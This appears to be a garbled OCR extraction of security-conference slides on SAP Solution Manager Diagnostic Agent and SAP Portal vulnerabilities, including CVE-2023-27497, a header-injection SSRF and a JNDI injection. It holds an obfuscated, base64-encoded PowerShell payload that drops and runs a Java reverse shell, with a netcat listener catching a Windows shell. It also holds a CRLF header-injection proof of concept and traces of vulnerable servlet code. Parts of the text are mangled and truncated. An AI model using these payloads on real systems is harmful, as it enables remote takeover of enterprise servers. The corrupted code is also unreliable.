
3305369

CVE

VE-2023-27497

```

B0AFoAQwBJADcAVQBIAEoAdgBZADIAVgB6AGMAeQBCAHcAUABXADUAbABkAHk villain # nc -lvv 5555
AQgBRAGMabQA5AGoAWgBYAE4AegBRAG4AVgBwAGIARwBSAGwAYwBpAGgAagBi Listening on 0.0.0.0 5555
AFcAUQBwAEwAbgBKAGwAWgBHAGwAeQBafATgAwAFIAWABKAHkAYgAzAEoAV Connection received on 192.168.225.65 57755
ABkAEgASgBsAFkAVwAwAG8AZABIAEoAMQBafMAawB1AGMAMwBSAGgAYwBuAF Microsoft Windows [Version 10.0.14393]
EAbwBLAFQAdABUAGIAMgBOAHIAWgBYAFEAZwBjAHoAMQB1AFoAWABjAGcAVQA (c) 2016 Microsoft Corporation. All rights reserved.
yADkAagBhADIAVgAwAEsARwBoAHYAYwAzAFEAcwBjAEcA0QB5AGQAQwBrADcA
UwBXADUAdwBkAFgAUgBUAGQASABKAGwAWQBXADAAZwBjAEcAawA5AGMAQwA1A C:\usr\sap\DAA\SMDA98\SMDAgent>
G4AWgBYAFIASgBiAG4AQgAxAGQARgB0ADAAYwBtAFYAaABiAFMAZwBwAEwASA
BCAGwAUABYAEEdQBafADIAVgAwAFIAWABKAHkAYgAzAEoAVABkAEgASgBsAFk
AVwAwAG8ASwBTAHgAegBhAFQAMQB6AEwAbQBkAGwAZABFAGwAdQBjAEgAVgAw
AFUAMwBSAHkAWgBXAEYAdABLAEMAawA3AFQAMwBWADAAYwBIAFYAMABVADMAU
gB5AFoAVwBGAHQASQBIAEIdgBQAFgAQQB1AFoAMgBWADA AVAAzAFYAMABjAE
gAVgAwAFUAMwBSAHkAWgBXAEYAdABLAEMAawBzAGMAMgA4ADkAYwB5ADUAbgB
aAFgAUgBQAGQAWABSACAZABYAFIAVABkAEgASgBsAFkAVwAwAG8ASwBUAHQA
MwBhAEcAbABzAFoAUwBnAGgAYwB5ADUAcABjADAATgBzAGIAMwBOAGwAWgBDA
GcAcABLAFMAQgA3AGQAMgBoAHAAYgBHAFUAbwBjAEcAawB1AFkAWABaAGgAYQ
BXAHgAaABZAG0AeABsAEsAQwBrACsATQBDAgAwAegBiAHkANQAzAGMABQBsADA
AWgBTAGgAdwBhAFMANQB5AFoAVwBGAGsASwBDAGsAcABPADMAZABvAGEAVwB4
AGwASwBIAEIAbABMAG0ARgAyAFkAVwBsAHMAWQBXAEoAcwBaAFMAZwBwAFAAa
gBBAHAAYwAyADgAdQBkADMASgBwAGQARwBVAG8AYwBHAFUAdQBjAG0AVgBoAF
oAQwBnAHAASwBUAHQAMwBhAEcAbABzAFoAUwBoAHoAYQBTADUAaABkAG0ARgB
wAGIARwBGAGkAYgBHAFUAbwBLAFQANAB3AEsAWABCAHYATABuAGQAEQBhAFgA
UgBsAEsASABOHAATABuAEoAbABZAFcAUQBvAEsAUwBrADcAYwAyADgAdQBafA
G0AeAAxAGMAMgBnAG8ASwBUAHQAdwBiAHkANQBtAGIASABWAHoAYQBDAGcAcA
BPADeAUgBvAGMABQBWAGgAWgBDADUAegBiAEcAVgBsAGMAQwBnADEATQBDAGs
ANwBkAEgASgA1AEkASAB0AHcATABtAFYANABhAFgAUgBXAFkAVwB4ADEAWgBT
AGcAcABPADIASgB5AFoAVwBGAHIATwAzADEAagBZAFgAUgBqAGEAQwBBAG8AU
gBYAGgAagBaAFgAQgAwAGEAVwA5AHUASQBHAFUAcABLADMAMQA5AE8AMwBBAH
UAWgBHAFYAegBkAEgASgB2AGUAUwBnAHAATwAzAE0AdQBZADIAEAB2AGMAMgB
VAG8ASwBUAHQA0QBmAFEAPQA9ACIAOwAkAGYAaQBsAGUAbgBhAG0AZQAgAD0A
IAAiAGoAYQB2AGEAXwByAGUAdgAuAGoAYQB2AGEAIgAgADsAIAAkAGIAeQB0A
GUAcwAgAD0AIABbAEMAwbBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcw
BLADYANABTAHQAcgBpAG4AZwAoACQAYgA2ADQAKQA7AFsASQBPAc4ARgBpAGw
AZQBdAdoA0gBXAHIAaQB0AGUAQQBsAGwAQgB5AHQAZQBzACgAJABmAGkAbABL
AG4AYQBtAGUALAagACQAYgB5AHQAZQBzACkA0wAuAC4AXABLAHgAZQBcAHMAY
QBwAGoAdgBtAF8A0ABcAGIAaQBuAFwAagBhAHYAYQBjACAAagBhAHYAYQBfAH
IAZQB2AC4AagBhAHYAYQA7AGoAYQB2AGEAIABqAGEAdgBhAF8AcgBLAHYA%PR
OGRAMFILES:~10,-5%&%PROGRAMFILES:~10,-5%rem%PROGRAMFILES:~10,
-5%
[i] Setup the JCO Function call
[i] Trying to trigger the vuln...
  
```



Patch	Description	CVSS	CVE
3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925

com.sap.smd.mai.collector.HelloWorldCollector
com.sap.smd.mai.collector.SAPPingHostCollector
com.sap.smd.mai.collector.SAPGrmgClassicCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector
com.sap.smd.mai.collector.SimpleFileServiceCollector2
com.sap.smd.mai.collector.SAPPingHTTPCollector
com.sap.smd.mai.collector.SccCollector
com.sap.smd.mai.collector.SAPControlWSCollector
com.sap.smd.mai.collector.LicenseCollector
com.sap.smd.mai.collector.FileServiceCollector
com.sap.smd.mai.collector.FileContentScanCollector
com.sap.smd.mai.collector.EventLogServiceCollector
etc.



Patch	Description	CVSS	CVE
3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925

```

IM_INPUT_PARAMS.appendRow();
IM_INPUT_PARAMS.setValue("URL", "KEY");
IM_INPUT_PARAMS.setValue( "/aaa" + "? " + "HTTP/1.1" + "\r\n"
    "Soapaction: " + "\r\n" +
    "User-Agent: AX-WS RI 2.1.6 in JDK 6"
    "Connection: Keep-Alive" + "\r\n" +
    "Content-Type: text/xml; charset=utf-8"
    "Garbage: ", "VALUE" );


```

com.sap.smd.mai.collector.SAPPingH
 com.sap.smd.mai.collector.SccCollector
 com.sap.smd.mai.collector.SAPControlM
 com.sap.smd.mai.collector.LicenseColle
 com.sap.smd.mai.collector.FileServiceC
 com.sap.smd.mai.collector.FileContentS
 com.sap.smd.mai.collector.EventLogSer
 etc.

```

attacker@192.168.1.2 $ nc -lvvp 5555
Ncat: Version 7.50 ( https://nmap.org/ncat
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.1.1.
Ncat: Connection from 192.168.1.1:54432.
GET /aaa? HTTP/1.1
Soapaction:
User-Agent: AX-WS RI 2.1.6 in JDK 6
Connection: Keep-Alive
Content-Type: text/xml; charset=utf-8
Garbage: HTTP/1.1
Host: 192.168.1.2:5555
Content-Length: 10
Content-Type: text/html
User-Agent: SAP HTTP CLIENT/6.40
<xml/>


```



Stage 3



Stage 2





Stage 1


Enable arbitrary application
CVE-2023-28761

HTTP service access



SAP JNDI Injection: JEA

Java Endpoint
Analyzer





Connects using credentials

Downloads files (SOAP, Servlet, etc)


List of HTTP Endpoints

SAP Java-based
system



Onapsis/java_endpoint_analyzer

SAP JNDI Injection: The vulnerable servlet



```
<description>Navigation servlet for ajax fw</description>
<display-name>NavigationServlet</display-name>
<servlet-name>NavigationServlet</servlet-name>
<servlet-class>com.sap.portal.navigation.servlet.NavigationServlet</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>NavigationServlet</servlet-name>
<url-pattern>/NavigationServlet</url-pattern>
```

SAP JNDI Injection: The vulnerable servlet

```
protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {  
1  protected void doGet(HttpServletRequest request,  
  
try {  
    String action = request.getParameter("action");  
    if ("getSubTree".equals(action)) {  
        INavigationWS remote = ServletUtils.getNavigationWS(request, response,  
            handleGetSubTreeCall(request, response, remote);  
    }  
}
```

```
private void handleGetSubTreeCall(HttpServletRequest request, HttpServletResponse response, INavigationWS remote) throws Exception {  
12  JSONObject jsonObject;  
13  String rootNodeId = request.getParameter("rootNodeId");  
14  String includeRoot = request.getParameter("includeRoot");  
15  
16  NavigationTreeResponse navigationTreeRes = remote.getNavigationTree(navTreeRequest);  
17  NavigationTree navigationTree = navigationTreeRes.getNavigationTree();  
18
```

doGet() → **handleGetSubTreeCall()** → **getNavigationTree()** → ... → **redirect()**

SAP JNDI Injection: The vulnerable servlet

```
public INavigationRedirectorResult redirect(String oldURL, Hashtable environment) throws NamingException {  
    public INavigationRedirectorResult redirect(String oldURL,  
    if (oldURL != null && oldURL.startsWith(merge( ))  
        return redirectMergedUrl(oldURL, environment);  
    String prefix = getNavURLPrefix(oldURL);  
    String url = getNavInternalName(oldURL);  
    INavigationRedirector redirector = null;
```

```
    redirector = this.mm_connectorMap.getRedirector(prefix);  
    redirector = this.mm_connectorMap.getRedirector(prefix);  
    while (redirector != null) {  
        result = redirector.redirect(url, environment);  
    url = result.getURL();  
    if (mm_reporter.beTraced(TracingConsts.PATH))  
        mm_reporter.trace(TracingConsts.PATH, "NavigationService.redirect", "NavigationS  
    this.mm_logger.trace(TracingConsts.DEBUG, "NavigationService.redirect", "NavigationS  
    redirector = this.mm_connectorMap.getRedirector(prefix);
```



SAP JNDI Injection: Finding the vulnerability

**Redirectors /
Connectors**



PCD	PCDH	TBN	OBN
MODELEDCONTENT		ROLES	GPN
COLLABORATIONCONNECTOR			

SAP JNDI Injection: Finding the vulnerability



```
public class RoleNavigationPcdRedirector
